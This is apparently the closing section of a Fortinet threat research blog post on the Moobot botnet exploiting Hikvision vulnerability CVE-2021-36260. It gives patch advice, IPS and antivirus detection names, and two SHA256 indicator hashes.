


Figure 12. Telegram channel

Conclusion

Hikvision is one the biggest provider of IP cam/NVR products in the global market. CVE-2021-36260 is a critical vulnerability that makes Hikvision products a target for Moobot. In this blog we showed how an attacker can leverage CVE-2021-36260 and elaborated in detail each stage of the process.

Although a patch has been released to address this vulnerability, this IoT botnet will never stop looking for a vulnerable end point. Because of this, users should upgrade affected devices immediately as well as apply FortiGuard protection.

Fortinet Protections

Fortinet released IPS signature Hikvision.Product.SDK.WebLanguage.Tag.Command.Injection for CVE-2021-36260 to proactively protect our customers. The signature is officially released in IPS definition version 18.192.

The downloader and all related malware from that site are detected and blocked by FortiGuard AntiVirus:

ELF/Mirai.AE!tr

ELF/Mirai.BO!tr

ELF/Mirai.D!tr

ELF/Mirai.AYU!tr

ELF/Mirai.WJ!tr

Linux/Mirai.WJ!tr

Both the downloading URL and C2 server have been rated as "Malicious Websites" by the FortiGuard Web Filtering service.

IOCs

SHA256:

1DCE6F3BA4A8D355DF21A17584C514697EE0C37B51AB5657BC5B3A297B65955F

38414BB5850A7076F4B33BF81BAC9DB0376A4DF188355FAC39D80193D7C7F557

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.
